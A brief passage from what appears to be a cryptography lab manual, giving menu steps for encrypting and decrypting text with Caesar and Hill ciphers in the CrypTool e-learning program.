


iii. CrypTool


Cryptool is a free e-learning tool to illustrate the concepts of cryptography. Try Various Encryption/Decryption algorithms.




Go to file and click on New



Click on Caesar



The Encrypt it



Now again click on Caesar and and enter the key entry numeric value that was choosen at the time of encryption to decrypt.



Now will try for Hill, here we are using SBCM as key

